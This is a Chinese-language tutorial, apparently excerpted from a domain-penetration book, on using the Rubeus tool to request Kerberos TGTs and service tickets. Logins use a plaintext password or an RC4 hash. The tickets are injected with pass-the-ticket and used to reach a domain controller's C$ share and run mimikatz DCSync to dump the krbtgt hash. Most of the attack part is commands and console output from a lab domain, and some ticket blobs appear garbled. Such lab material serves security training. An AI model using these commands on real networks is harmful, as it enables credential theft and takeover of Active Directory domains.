


Rubeus 的使用

本文部分节选于《域渗透攻防指南》，购买请长按如下图片扫码



小谢1997521 为你推荐

【限量签名版】《域渗透攻防指南》

¥99 ¥129



本商品由 放心购 提供保障

谢公子学安全

Rubeus 是由国外安全研究员@harmj0y 用 C#语言写的一款针对 Kerberos 协议进行攻击的工具。它在很大程度上改编自@Benjamin Delpy 的 kekeo 工具和 @Vincent LE TOUX 的 MakeMeEnterpriseAdmin 项目。它可以发起 Kerberos

发起攻击

以下是以 RubeusV2.0.1 版本为实验，如图所示：



请 TGT 认购权证

请 TGT 认购权证

请 TGT 认购权证

如当 dir 域控或者 dcsync 哈希的时候，会自动请求对应的 ST 服务票据。

- - dir 请求的服务是 cifs 服务。
 - mimikatz 的 dcsync 请求的服务是 ldap 服务。

asktgt 模块有以下参数，用[]括住的参数说明是可选参数：

- /user:USER：请求的用户名
- </password:PASSWORD [/enctype:DES|RC4|AES128|AES256] | /des:HASH | /rc4:HASH | /aes128:HASH | /aes256:HASH>：凭据的格式，有明文密码、des 加密的哈希、NTLM Hash、aes128 和 aes256，以及加密的类型
- [/domain:DOMAIN]：域名
- [/dc:DOMAIN_CONTROLLER]：域控
- [/outfile:FILENAME]：输出的文件
- [/ptt]：pass the ticket，即将票据导入到内存中
- [/luid]：该参数用户将生成的票据用于指定的登录会话(需要管理员权限)
- [/nowrap]：格式更好
- [/opsec]
- [/nopac]：票据中不请求 PAC

如果没有指定 /domain 参数，则默认使用主机当前所在域。如果没有指定 /dc 参数，则会使用 DsGetDcName 函数来获取主机当前所在域的域控。

以下演示通过明文密码和 RC4 加密的密码哈希请求 TGT 认购权证。

TGT 认购权证导入内存后，即可访问高权限服务了。如图所示，通过 dir 命令访问域控和通过 mimikatz 的 DCSync 功能导出域内哈希。

```
mimikatz.exe "lsadump::dcsync /domain:xie.com /user:krbtgt /csv" "exit"
```

```
C:\Users\hack.XIE\Desktop>klist

Current LogonId is 0:0x4c9c2

Cached Tickets: (1)

#0> Client: administrator @ XIE.COM
    Server: krbtgt/xie.com @ XIE.COM
    KerbTicket Encryption Type: AES-256-CTS-HMAC-SHA1-96
    Ticket Flags 0x40e10000 -> forwardable renewable initial pre_authent name_canonicalize
    Start Time: 12/15/2021 19:32:09 (local)
    End Time: 12/16/2021 5:32:09 (local)
    Renew Time: 12/22/2021 19:32:09 (local)
    Session Key Type: RSADSI RC4-HMAC(NT)
    Cache Flags: 0x1 -> PRIMARY
    Kdc Called:

C:\Users\hack.XIE\Desktop>mimikatz.exe "lsadump::dcsync /domain:xie.com /user:krbtgt /csv" "exit"

.#####. mimikatz 2.2.0 (x64) #19041 Jul 1 2021 03:17:37
.## ^ ##. "A La Vie, A L'Amour" - (oe.eo)
## / \ ## /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ## > https://blog.gentilkiwi.com/mimikatz
'## v #' Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####' > https://pingcastle.com / https://mysmartlogon.com ***/

mimikatz(commandline) # lsadump::dcsync /domain:xie.com /user:krbtgt /csv
[DC] 'xie.com' will be the domain
[DC] 'AD01.xie.com' will be the DC server
[DC] 'krbtgt' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)
502 krbtgt badf5dbde4d4cbbd1135cc26d8200238 514

mimikatz(commandline) # exit
Bye!

C:\Users\hack.XIE\Desktop>dir \\ad01.xie.com\c$
Volume in drive \\ad01.xie.com\c$ has no label.
Volume Serial Number is C624-951B

Directory of \\ad01.xie.com\c$

2013/08/22 23:52 <DIR> PerfLogs
2013/08/22 22:50 <DIR> Program Files
2021/02/27 17:40 <DIR> Program Files (x86)
2021/02/27 17:42 <DIR> Users
2021/02/27 20:39 <DIR> Windows
0 File(s) 0 bytes
```

也可以将 TGT 认购权证保存为 kirbi 票据文件。如图所示，以 administrator 身份申请一张 TGT 认购权证，该 TGT 认购权证保存为 kirbi 票据文件并导入到内存中。

```
C:\Users\hack.XIE\Desktop>Rubeus.exe asktgt /user:administrator /password:P@ssword1234 /nowrap /ptt /outfile:ticket.kirbi

Rubeus

v2.0.1

[*] Action: Ask TGT

[*] Using rc4_hmac hash: 33E17AA21CCC6AB0E6FF30EECB918DFB
[*] Building AS-REQ (w/ preauth) for: 'xie.com\administrator'
[*] TGT request successful!
[*] base64(ticket.kirbi):

doIFJjCCBSKgAwIBBAEDAgEwoIERTCCBEFhggQ9MIIEOaADAgEFoQkb81hJRS5DT02iHDAaoAMCAQKhEzARGwZrcmJ0Z3QbB3hpZS5jb22jggQHMIIEA6A
RQB0uzoxHE4r2LzowDrqrttF17Aps804syliZ35ITM9daJUooYsuNTPaXD3h9vfdqV5PBMP3nEX400up8m2NHEiRGAaXKUYQVgrvEk2oi3wNg61mIuwQ0THE094ek
SyRmhgiTGiT1kQx2qZ6j1GUKnPLJLySFHYOGetNBZ6IqLrB0oGPjnWnmgNBQwHs1ITUbwbRmPhodwPgTyLRHo6e2JbymVWHK/G20Pfk5MoG0Xx8NhIplWY5oxd501
YgNxgoGQPyvZMXap6XDZw1SxuP5wTY0yIZHwnkB47RNeOLk35DhT1zxdxha42IkrPmaxViGTCFI2aPzRWfDTk52UdFItqc9iBrPnv1rsdtCGK7wTs6/v69sAuzwf
B/h+5NUp8bHFkFaT3FR4zKckVIQtF4UZsJjz2UjwTcFp+HPHm5A6HvXDJ3uasfmaZJ6wvLc0+ZW1w0cIcvtYQL5A4fJ3KptI7NcEw8e/w/nzZ5Umg5YEecQax0GF
uID0DN8t6MT2HG8AWDU1/5csrS/tSHI3QGxBm6CqmOR3+90UUQRc60GLnC7H/yatMpJTHMjhPKfYqTh/yo0yxvrQHnpZ5PT2jyvl+h1JUZK5RQo3bp2WbdbB4Y2jY
IP5TWaaCKdizqepFnOmZHyqLANR0i806fTXqDR7ROMNie+Eh0tAehu0fHNOhPX1MN0+NZFIOgQwtCsdyRjaQ/NmSPukZHTeGa5J7yPQvGNDZTtMaTCzi3HgNwR12
DDoe21s7Yo8mpM9xxRbLGF+UvL1TDm83vZ7/mDZq0D85hMYUue0+XuY5Ia2jCxA71W9vtqGvNPKN6WzfxMuWE0Lqn2mmk3dwbgU0zGgFTNLS4fCDCTF+Y7edI/R9
zg+UwVFDVaTCaCztqWhqa+rqIrEhYwG0ymhcJ/9/s0JG14UTXn/UQ051ekAGVoy76ZvU0y1DSAJPI4yxrVeArJPL3v08QA7Vv0ARdNQ+rGkvVmVKm16P3n0x1eEjr
wLm5enqVU4VJGkZwD1yRyI4UEmmJFjoB0+sNBj1ER+p2XsZtYHTeo1v1i+yJVoL9wICvHLusU9/7EKbew/0gGM8L6pfBtKSGbfy0IVGSN0V2yf3U4qQR1PIYSast
hLNBmLFIfgVajgcwmgcmAwIBAKKBwQSBvn2BuzCBuKCBtTCBsJCBR6AbMBmgAwIBF6ESBBB9UdNAimvn3r9gfBqbrz9RoQkbB1hJRS5DT02iGjAYoAMCAQGHET
cDBQBA4AApREYDzIwMjE1MTE0NTI1WqYRGA8yMDIxMTIxNTI1XNDUyNVqNERgPMjAyMTEyMTQ1MjVaqAkB1hJRS5DT02pHDAaoAMCAQKhEzARGwZrcmJ0Z3QbB3hpZS5jb22jggQHMIIEA6A

[*] Ticket written to ticket.kirbi 导出成 ticket.kirbi 文件
[+] Ticket successfully imported! 导入内存中

ServiceName      : krbtgt/xie.com
ServiceRealm     : XIE.COM
UserName         : administrator
UserRealm        : XIE.COM
StartTime        : 2021/12/15 19:45:25
```

2. 密码哈希请求

Rubeus 也支持使用密码哈希请求 TGT 认购权证。如下命令，使用 administrator 的密码哈希请求 TGT 认购权证。

#密码哈希申请 TGT 认购权证,以 base64 格式打印出来并导入到内存中

```
Rubeus.exe asktgt /user:administrator /rc4:33e17aa21ccc6ab0e6ff30eeeb918dfb /e
nctype:RC4 /nowrap /ptt
```

#将票据保存为 ticket.kirbi 文件，并导入到内存中，此时不会以 base64 格式打印出来

```
Rubeus.exe asktgt /user:administrator /rc4:33e17aa21ccc6ab0e6ff30eeeb918dfb /e
nctype:RC4 /nowrap /ptt /outfile:ticket.kirbi
```

如图所示，使用密码哈希申请的 TGT 认购权证，以 base64 格式打印出来并导入到内存中。

```

C:\Users\XIE\Desktop>Rubeus.exe asktgt /user:administrator /rc4:33e17aa21ccc6ab0e6ff30eecb918dfb /entype:RC4 /nowrap /ptt

Rubeus

v2.0.1

[*] Action: Ask TGT

[*] Using rc4_hmac hash: 33e17aa21ccc6ab0e6ff30eecb918dfb
[*] Building AS-REQ (w/ preauth) for: 'xie.com\administrator'
[*] TGT request successfully!
[*] base64(ticket.kirbi):

doIFJ3jC8B5KAwIBBAEDAgEwoIERTCCEBFhgG9MIE0A0AdAgFgoQkbB1hRS5D02t01HDAaoAMCAQKhEzARGWZrcmJ0Z3QbB3hpZ5Jb2tjggQHMIIEA6ADAgESoQMCAQKiggP1BIID
8XGSUj92AUesMMHgeS04PRRdgS60frn3KCFjCqhgAF2R1VTzXf8J3D03NPcJTSCFba2BYUTxKNbWULsx2AUXcdYhTRgYjUapZvr3xm+C194W3VPetaSgP8WxvUAEHhBrrRDF3A+1ATS
R83Wl/4UmC3V91Am14DuT4x96po+IeYgCt0D5W3xBB/Dz1F4ADKnn6g8ZtEu8Ij0FPLV3DNNN4zMCITP5REa9r5d00QKP905SAU16Q8zt0jX/kRiRvzQT+D5SZ20jYf+941VGjA/I+Lohj
CqH0qpNokxSPYNvGuIn5x40fUXxyxnFGTPu3WnZJDVaVo+eehueAakHseRoEmEgc1F+5Bb3HYSLMRDJx3s3gAgYANAqKRS5ZEnjgBtZggqHgTtXf9GvKfagwGvP150XxyQnQgHEWcrr3AY90a
Z6VtKtMpxsyEYfA3JC2/5dFXSk15vFfcXmp0r0TAG/8rQDyE9+11QeZU9Z3ZC51+Ev1rmXZKF58+bph1NOJdKYVb37jAnmKXxa4007d4oLzszgPa6LPkcCs+Zd4vEdjKxgcgKDAgK2rHCbsma1
Fd4r2nFdmEA647w0JHSNlFvqXNBFO5j7+1tk9+5n1Fu8EXuMH10R2XLr26bLkzrS5Qfdm1n32gm3ksiaYymNYVhZ0tMLKHO23fbQc5j5Uw6r0HdsT0xjCupqdr/5Z1j1eH4j35TH3fG7xIzo
akxkmMcAaPH88uIgf017mgCHBga8L7UVDRI5m2tK/Wqc75httmW+WbXazM36gdRtQUt/Uf8+5vXYDCYNBZg0zfyIHYtkX8Vrh5cg5W6Rm0JNsdcaatyCpNmhnUnYAgvxPuLX1WoyMn/mRCZ31
MirV/DAS37GRNG2wtIesIETHVcspC1SHXKsVXtB1wmThwXRe5ACMF0G1Cb2oMKP6guS0yR/fdxQ78ba18qE7cH8NVNF9spow78448H8EIT716e3j7RxoBaJB8Uyt/2TNu8FKNGN1Iusc7pzy1
fZ6JnHeOkpFW/vgC5D3r0hb932ZCrCbEStz3g561hvCB0uBGZ1UeDcsl+xf3CoatAoL1DcgmK1Hx0R9x+1Yc9AoV291rj1xw+ezPpoz+AcF17oQ0v2jLbmEOX7ctvZu/Y8WmkRQ0IXvj1EV
C4Jp3gF7r5tZkwtBThurVfuSktS21qIBFtryEJwwJUnK3CAGhA3hreQTR9hVGA300R1P00dTmdZ2BAFRcbFnR+B1tSrykdP85x/WCoU4/6pLoF0jUBWnRvsg6vxvZDuZ17Phnu8W2cqEnQQ
WbK3V9rXQhNTGge3i0h0edQXSxK+BrVeJgcwmgAwAIBAKKBwQ5Bvn2BuzCBuKCTCBj3CBR6AbmBgAmIBF6ESBBcNqh9C/38+p+uPQpJF4P0oqKcb1hJR5SD02t1GjAYoAMCAQgHEtAP
Gw1hZG1pbmlzdhhJh9goywCDBQBA4QAAPREYdzIwJiWtMwMDkzNDUyWqYRGABYMDIYMEZMDE5MTQ1M1qnERGPmYAjMjAYMDYwTE0NTJaQAKbB1hJR5SD02pHDAaoAMCAQKhEzARGWZrcm
J0Z3QbB3hpZ5Jb20=

[*] Ticket successfully imported!

ServiceName      : krbtgt/xie.com
ServiceRealm     : XIE.COM
UserName         : administrator
UserRealm        : XIE.COM
StartTime        : 2022/1/30 17:14:52
EndTime          : 2022/1/31 3:14:52
RenewUntil       : 2022/2/6 17:14:52
Flags            : name canonicalize, pre authentic, initial, renewable, forwardable

```

TGT 认购权证导入内存后，即可访问高权限服务了。如图所示，通过 `dir` 命令访问域控和通过 `mimikatz` 的 `DCSync` 功能导出域内哈希。

```

C:\Users\hack.XIE\Desktop>dir \\ad01.xie.com\c$
Volume in drive \\ad01.xie.com\c$ has no label.
Volume Serial Number is C624-951B

Directory of \\ad01.xie.com\c$

2013/08/22  23:52    <DIR>          PerfLogs
2013/08/22  22:50    <DIR>          Program Files
2021/02/27  17:40    <DIR>          Program Files (x86)
2021/02/27  17:42    <DIR>          Users
2021/02/27  20:39    <DIR>          Windows
                0 File(s)                0 bytes
                5 Dir(s)  263,395,373,056 bytes free

C:\Users\hack.XIE\Desktop>mimikatz.exe "lsadump::dcsync /domain:xie.com /user:krbtgt /csv" "exit"

.#####.  mimikatz 2.2.0 (x64) #19041 Jul  1 2021 03:17:37
.## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
## / \ ##  /** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
## \ / ##   > https://blog.gentilkiwi.com/mimikatz
'## v #'    Vincent LE TOUX ( vincent.letoux@gmail.com )
'#####'    > https://pingcastle.com / https://mysmartlogon.com **/

mimikatz(commandline) # lsadump::dcsync /domain:xie.com /user:krbtgt /csv
[DC] 'xie.com' will be the domain
[DC] 'AD01.xie.com' will be the DC server
[DC] 'krbtgt' will be the user account
[rpc] Service : ldap
[rpc] AuthnSvc : GSS_NEGOTIATE (9)
502      krbtgt  badf5dbde4d4cbbd1135cc26d820238      514

mimikatz(commandline) # exit
Bye!

```

请求 ST 服务票据

Rubeus 使用 asktgs 模块请求 ST 服务票据，需要提供一张 TGT 认购权证，提供的 TGT 认购权证可以是 base64 格式的也可以是 kirbi 结尾的票据文件。因此，需要先使用 Rubeus 请求一张 TGT 认购权证，然后再使用 asktgs 模块用该 TGT 认购权证请求指定服务的 ST 服务票据。可以将请求的 ST 服务票据以 base64 格式打印出来、可以将 ST 服务票据保存为文件，也可以将 ST 服务票据直接导入到内存中。

asktgs 模块有以下参数，用[]括住的参数说明是可选参数：

- </ticket:BASE64 | /ticket:FILE.KIRBI>：票据文件
- /service:SPN1,SPN2,...：请求的服务

- [/encype:DES|RC4|AES128|AES256]：加密类型
- [/dc:DOMAIN_CONTROLLER]：域控
- [/outfile:FILENAME]：输出的文件
- [/ptt]：即将票据导入到内存中
- [/nowrap]：格式更好；
- [/enterprise]
- [/opsec]
- </tgs:BASE64 | /tgs:FILE.KIRBI>：指定生成 base64 格式的票据还是票据文件
- [/usesvcdomain]

1. 首先请求 TGT 认购权证

首先，使用 Rubeus 请求一张 TGT 认购权证，如图所示。

#明文密码申请 TGT 认购权证,以 base64 格式打印出来

```
Rubeus.exe asktgt /user:"administrator" /password:"P@ssword1234" /domain:"xie.com" /dc:"AD01.xie.com" /nowrap /ptt
```



```
C:\Users\hack.XIE\Desktop>Rubeus.exe asktgt /user:"administrator" /password:"P@ssword1234" /domain:"xie.com" /dc:"AD01.xie.com" /nowrap /ptt

Rubeus

v2.0.1

[*] Action: Ask TGT

[*] Using rc4_hmac hash: 33E17AA21CCC6A80E6FF30EFCB918DFB
[*] Building AS-REQ (w/ preauth) for: 'xie.com\administrator'
[*] TGT request successful!
[*] base64(ticket.kirbi):

doIFjCjCCBSKgAwIBBAEDAgEWooIERTCCBFHggQ9MIIEFoADAgEFOqkBB1hJRS5DT021HDAaoAMCAQKhEzARGwZrcmJ0Z3QbB3hpZS5jb22jggQHMIIIEA6ADAgESoQMAQK1ggP1
aSLrClUacMqur8gydU1XcFk+1p9xegRthOM5Xkq6B80v1PkxP6HFBMgJ2R7wM9HmZne/CcCqGypq11zI5jx3VAX17bMe4+NxV3ruQ2HmVLFY1r9aVMHjrE6dEJE76bHPyDNxjL1Iwzb
kKq3nTwgKor4/jJYDwyGCsKfjztvZpkVRhrsQZ0j5Nu91fjScyopKvzeHRfHLnbI7hFFG+DP9daTTjZPncol1GxGAAdwNd17cFQW1tOLBuKF18nyEDVoJ4vnaqVJ8XnLkIUh5sP0aHTu2t
Q1c8WdMNF8GtzYsOmC/IPiGpnnBq+TDIc1CoNdWmLULdyhruoZ1SHFd++ghxbawirgQEFLahTrZMe1S2v4uJlVMDamSm8p8xIKJ4HbQUGSx8uM1xwUYI0sSzMQXrJU21T3GW8013tq
v66azXg1rA2XwV2LJbIk6Ww+SRGOC8U41PI+8Y+8qcExb0MZrhK/ucTpJBtNb6k1wVZuIHqHfMbOQ+VLieM1v+CsaJ0qYndS9zJ09A93NP9UyWq7mLXB6TVm0yKd7zZjfnWTzT9Xv57cw
cMLLfaGwBYLagVd7bXhQMtB5/GFJudgBcGQD7uTVUgPbcD9Z5onYmPobkhUK4k84B07bDQIKIRjIy48sDmzNhmVzGBHvBggyBUxfndGDyHm4KO8ME46QdITZYGCT1u62EoJaahv+tfXUZnM
kWeGr/gZ3moOeKRE72dWqFtv177JQ8R6zZuH7rIPaaa4AumzUkaKjVHkAKTOYRXgzmew97WAHPQ56/+3aPeG9/sXaFIK9q2javYpOCNKYhFUfu2KvQ01rjCPRPtMSOIy125h0npyxpPwJ
fgtcCpCR7diacJzwcJuqm57513656okQcSx05ISuTgkQ1R1PLcSaz4ADC057Dc61sFk4sLzTn79pcyYwLUqCkUKguuXD9ta1eKt1f/DumMDQ0QUnbY7bBvzigP+gbra3HpBydDme4S2+o
WgPg1K1W37tw3tLhZE/rZCLvPCfMWQRsZ1GE0B/jI2pEuJXjDarycYj51/NufZhVM+PMp6jEbyoZBTg1YK7zqpMV9Zc6q/xkmg7fBep1YHvpCR599cw0M7KaJXH54w5Wqk2S8FzPJIVUG
kxmCoYH3140kvz+cT/nIXAR6J4FvjC8NJktPwvvr8We+VITjRCW5Gxy6Po2e2TOh3bpmjtdYs1y7G6gtApIt84U7zmkXBR7K/a0K02wFeRvSxjbn1+EQVhko1sb17adf9v+uPkW1eoe1f
29EKqMLHhJZJ0jgCwmgcgAwIBAKKBwQSBvn2BuzCBuKCBTTCBsJCB6AbMBmgAwIBF6ESBBbnqZKgTsrzHBCatDyS9T7oQkbB1hJRS5DT021GjAYoAMCAQGHETAPGw1hZG1pmlzdHJh
cDBQBA4QAAPREYDziWmJExMjE1MTE1MDI1wqYRGABYMDIxMTIxNTIxNTAyNVqNqErgPMjAYMTEyMjI1MTUwMjVqVqAKbB1hJRS5DT021HDAaoAMCAQKhEzARGwZrcmJ0Z3QbB3hpZS5jb20=
[+] Ticket successfully imported!

ServiceName      : krbtgt/xie.com
ServiceRealm     : XIE.COM
UserName         : administrator
UserRealm        : XIE.COM
StartTime        : 2021/12/15 19:50:25
EndTime          : 2021/12/16 5:50:25
RenewTill        : 2021/12/22 19:50:25
Flags            : name_canonicalize, pre_authent, initial, renewable, forwardable
KeyType          : rc4_hmac
```

2. 请求 ST 服务票据

接着用上一步请求的 TGT 认购权证即可请求指定服务的 ST 服务票据了！这里需要注意的是我们平常请求的 CIFS 服务的票据，只能用于 dir 这种操作，而不能使用 mimikatz 的 DCSync 功能。要想使用 mimikatz 的 DCSync 功能，需要请求 LDAP 服务。

(1) 请求 CIFS 服务票据

如下命令，用上一步得到的 TGT 认购权证请求 AD01 的 CIFS 服务的 ST 服务票据。

#请求访问 ad01.xie.com 的 cifs 服务的 ST 服务票据，并导入到内存中

Rubeus.exe asktgs /service:"cifs/ad01.xie.com" /nowrap /ptt /ticket:上一步请求的 TGT 票据的 base64 格式

#使用 dir 命令

dir \\ad01.xie.com\c\$

如图所示，请求了 AD01 的 CIFS 服务票据，并导入到内存中。

```
C:\Users\hack.XIE\Desktop>Rubeus.exe asktgs /service:"cifs/ad01.xie.com" /nowrap /ptt /ticket:doIFJjCCBSKgAwIBBaEDAgEWooIERT
22jggQHMIIEA6ADAgESuQMAQK1ggP1BIID8faSLrClUacMquR8gydU1XcFK+ip9xEgRhOM5Xkq6B80vLPkxP6HFBMGJ2R7wM9HmWZne/CcCqCgypq11zI5jx3VA
jJYDwYGCsKfjvZpKvRhRsqz0j5Nu91fj5cyopKvzeHRfHLnbI7hFFG+DP9daTTjZPncol1GXGAAdwNd17cFQW1tOLBuKF18nyEDVoJ4vqVJ8XnLkIUh5sPz0aH
ingQEJfJLahTRzMe1S2v4uJlVMDamSm8pBxIKJ4HbQUGSx8uM1xwUYVIOsSzMQXRJU21T3GW80l3tqE0LtdFv66azXglrA2XwV2LJbIk6Ww+5RGOC8U41PI+8Y+8q
B6TVm0yKd7zZjfnwTzT9Xv57cwm2xL5aCmLLfaGwBYLagVd7bxHQMtB5/GFJudgBcGQD7uTVUgPbCd9Z5onYmPobkhUK4k84807bDQIKIRjIy48sDmzNhmVz68Hv
WqFTV177JQ8R6ZuH7rIPaaa4AumzUkaKjVhKAKTOYRXgzmeW97WAHPQ56/+3aPeG9/sXaFIK9q2javYpOCNKYhFUFu2KvQ0lRjCPRPtMSoy125h0npyxpPwJV
LzTn79pcyYwluQcKUKguuXD9ta1eKt1f/DumMDQOQUnbY7bBvzigP+gbra3HpBydDme4S2+opoaLxOWgPg1K1Wz7Twu3tLhZE/rZClvPcFMWQRsZiGE0B/jI2pEu
jXHS45wqk2SBFzPJiVUgnPaYSSkbmCoYH3140kvz+cT/nIXAR6J4fvjC8NJktPwv8r8We+VITjRCWsGxy6Po2e2TOh3bpmjtdYsiy7G6gApIt84U7zmKXBR7K
IBAKKBwQSBvn2BuzCBuKCBtTCBsJCBR6AbMBmgAwIBF6ESBBBbnqKTSrZHCatDyS9T7oQkbB1hJRS5DT02iGjAYoAMCAQGHETAPGw1hZG1pbmldzHJhdG9yow
jIXMTUwMjVaqAkB1hJRS5DT02pHDAaoAMCAQKHZARAGwZrcmJ0Z3QbB3hpZS5jb20=

(Rubeus)

v2.0.1

[*] Action: Ask TGS

[*] Using domain controller: AD01.xie.com (10.211.55.4)
[*] Requesting default etypes (RC4_HMAC, AES[128/256]_CTS_HMAC_SHA1) for the service ticket
[*] Building TGS-REQ request for: 'cifs/ad01.xie.com'
[+] TGS request successful!
[+] Ticket successfully imported!
[*] base64(ticket.kirbi):

doIFdCCBCXGcAwIBBaEDAgEWooIEgDCCBHxhgR4MIIEdKADAgEFoQkbB1hJRS5DT02iHzAdoAMCAQKHfjAUGwRjZjZGwXZDAXLnhpZS5jb22jggQ/MI
pC6eJ6V4HGhmhDb0TM+c1xChLzN6epOSSspjquvZ4NTjiQmZvMKHdpewH41VyrUgZjWo37m3H1SXWZt1UODn226xrUAuvzRUabWJTR0n1RI56a4wYwQ6q5bA2ZzX
E80TK3r5G1o5NZXArTAPyT+G/oqczeY/M6+WfRC+QMI4wG9Ipnrc87Tk/6rJlMyJV5NEDj/Ys4rccsQwqZpTpuLR0fgEZYGNmZdom9uzXr7lck/p+Szvi+ZHA7A
Xs5QzB4fX5Ij6xtt8/stt0SMsEc5APck+7TnxAVCK/XA2AQqDdCnTff1kUCsvzsdu03QbJumKDihpmB6kOeQJCjR3dAh4wvveVhA3bfKBEMPNiJEK0fRSxX9X/JW
f8GR/WVLmEXimjvH5uLPCjvmi/s/AMycbQx+8DCxRUQwBbYrC7uj2A4hvYs2b8wSFCylenzEpXTewHYXy1MJTz5BRHv1KBft/wOtmNKY8Z21pquTeJHgdV4/pE
A3a9ZhS/wMDKgyE+aa3co5v17vbH9V/K9bJqXnuokPcDxaHxVvQ75ylFe6uqbvcLGFUDUQpSQ03rdoRPeysVZn3beQChqiuYzy2lQF818uH+11eiGbDeeqNV7MYO
4IecUfNblg/tCvmfnoSpsVeFcYbnG5kHgcTVL7I5/THXPnVv+K7zV+SGkFE/zu97T0tUroQJ/2C0Wkz6TC+Topa0hX6HpKqhbOf+QrC4JBnTtEduRCYg7PXpE59r
pvVCGe7w0wb7u8+SyE/2q4HPd+cR8kq+YihHepvPQHUUJrkAVE0k3hBMQrtSmPZq8QHqTX95xfJoc194ZcNudM+AN6ilQywgD+EzhHLezRLn592CD190GwRlGm6f
HRfYHOMIHL0IHIMIHFMIHCoCswKaADAgESoSIEIPcUIxwZ38YqL7r4eAXN58BDPVV8meFJpqSFD2qHSf1HoQkbB1hJRS5DT02iGjAYoAMCAQGHETAPGw1hZG1pbm
RgPMjAYmTeyMjIXMTUwMjVaqAkB1hJRS5DT02pHzAdoAMCAQKHfjAUGwRjZjZGwXZDAXLnhpZS5jb20=

ServiceName      : cifs/ad01.xie.com
ServiceRealm     : XIE.COM
UserName         : administrator
UserRealm        : XIE.COM
StartTime        : 2021/12/15 19:52:24
EndTime          : 2021/12/16 5:50:25
RenewTill        : 2021/12/22 19:50:25
Flags            : name_canonicalize, ok_as_delegate, pre_authent, renewable, forwardable
KeyType          : aes256_cts_hmac_sha1
Base64(key)      : 9x01H8Nfx1ovuvh4Brc3nwFM9hXZ4UmmnTUaod7/Uc=
```

如图所示，可以看到，未请求 ST 服务票据之前，无法访问 AD01 的 CIFS 服务，导入 ST 服务票据之后，即可访问 AD01 的 CIFS 服务了。

```
C:\Users\hack.XIE\Desktop>dir \\ad01.xie.com\c$  
Access is denied.
```

未导入票据前

```
C:\Users\hack.XIE\Desktop>dir \\ad01.xie.com\c$  
Volume in drive \\ad01.xie.com\c$ has no label.  
Volume Serial Number is C624-951B
```

Directory of \\ad01.xie.com\c\$

导入票据后

```
2013/08/22  23:52    <DIR>          PerfLogs  
2013/08/22  22:50    <DIR>          Program Files  
2021/02/27  17:40    <DIR>          Program Files (x86)  
2021/02/27  17:42    <DIR>          Users  
2021/02/27  20:39    <DIR>          Windows  
                0 File(s)                0 bytes  
                5 Dir(s)  263,395,307,520 bytes free
```

(2) 请求 LDAP 服务票据

如下命令，用上一步得到的 TGT 认购权证请求 AD01 的 LDAP 服务的 ST 服务票据。

#请求访问 ad01.xie.com 的 ldap 服务的 ST 服务票据，并导入到内存中

```
Rubeus.exe asktgs /service:"ldap/ad01.xie.com" /nowrap /ptt /ticket:上一步请求的  
TGT 票据的 base64 格式
```

#通过 mimikatz 的 DCSync 功能导出域用户哈希

```
mimikatz.exe "lsadump::dcsync /domain:xie.com /user:krbtgt /csv" "exit"
```

如图所示，请求了 AD01 的 LDAP 服务票据，并导入到内存中。


```
C:\Users\hack.XIE\Desktop>Rubeus.exe asktgs /service:"ldap/ad01.xie.com" /nowrap /ptt /ticket:doIFJjCCBSKgAwIBBaEDAgEwoOIERTCCBE
22jggQHMIIEAGADAgESoQMCAQKiggP1BIIID8FaSLrClUacMquR8gydU1XcFk+ip9xEgrHOM5Xkq6B80v1PkxP6HFBMgJ2R7wM9HmWZne/CcCqcGypqllzI5jx3VAXi7b
jJYDwyGcsKfjtvZpkvRhrsQz0j5Nu91fjscopyKvzeHRfHLnbI7hFFG+DP9daTTJZPncollGXgAAdwNd17cFQW1tOLBuKF18nyEDVo34vngVJ8XnLkIUh5sPzOaHTu2t
irngQEFJLaHTrZMe1S2v4uJ1vMDamSm8pBxIKJ4HbQUGSx8uM1xwUYYIOsSzMQRXJU21T3GW8013tqE0LdFv66azXglrA2XwV2LJbIk6Ww+5RGOC8U4PI+8Y+8qcExb
B6TVm0ykd7zZjfnWtZ9Xv57cwm2xL5aCmLLFaGwBYLagVd7bHQMtB5/GFJudgBcGQD7uTVUGPbCd9Z5onYmPobkhUK4k84B07bdQIKIRjIy48sDmzNhmVzGBHv8gyy
WqFTv177JQ8R6ZuH7rIPaaa4AumzUkaKjVhKAKTOYRXgzmeW97WAHPQ56/+3aPeG9/sXaFIK9q2javVpOCNKYhFUFu2KvQ01r-jcPRPtMSOyIy125h0npyxpPwJVopEf
LzTn79pcyWlUoCkUKguuX9t9ta1eKt1f/DumMDQOQUnbY7bBvzizgP+gbra3HpBydDme4S2+opoaLxOWgPg1K1Wz7Twu3tLhZE/rZClvPcFMWQRsZiGE0B/jI2pEuJxJD
jXHS4w5Wqk2SBFzPJiVUGnPaYSSkbnCoYH3140kvz+cT/nIXAR6J4fvjC8NjktPwvv8r8We+VITjRCWsgxy6Po2e2T0h3bpmjtdYsiy7G6gtApIt84U7zmkXBR7K/a0K
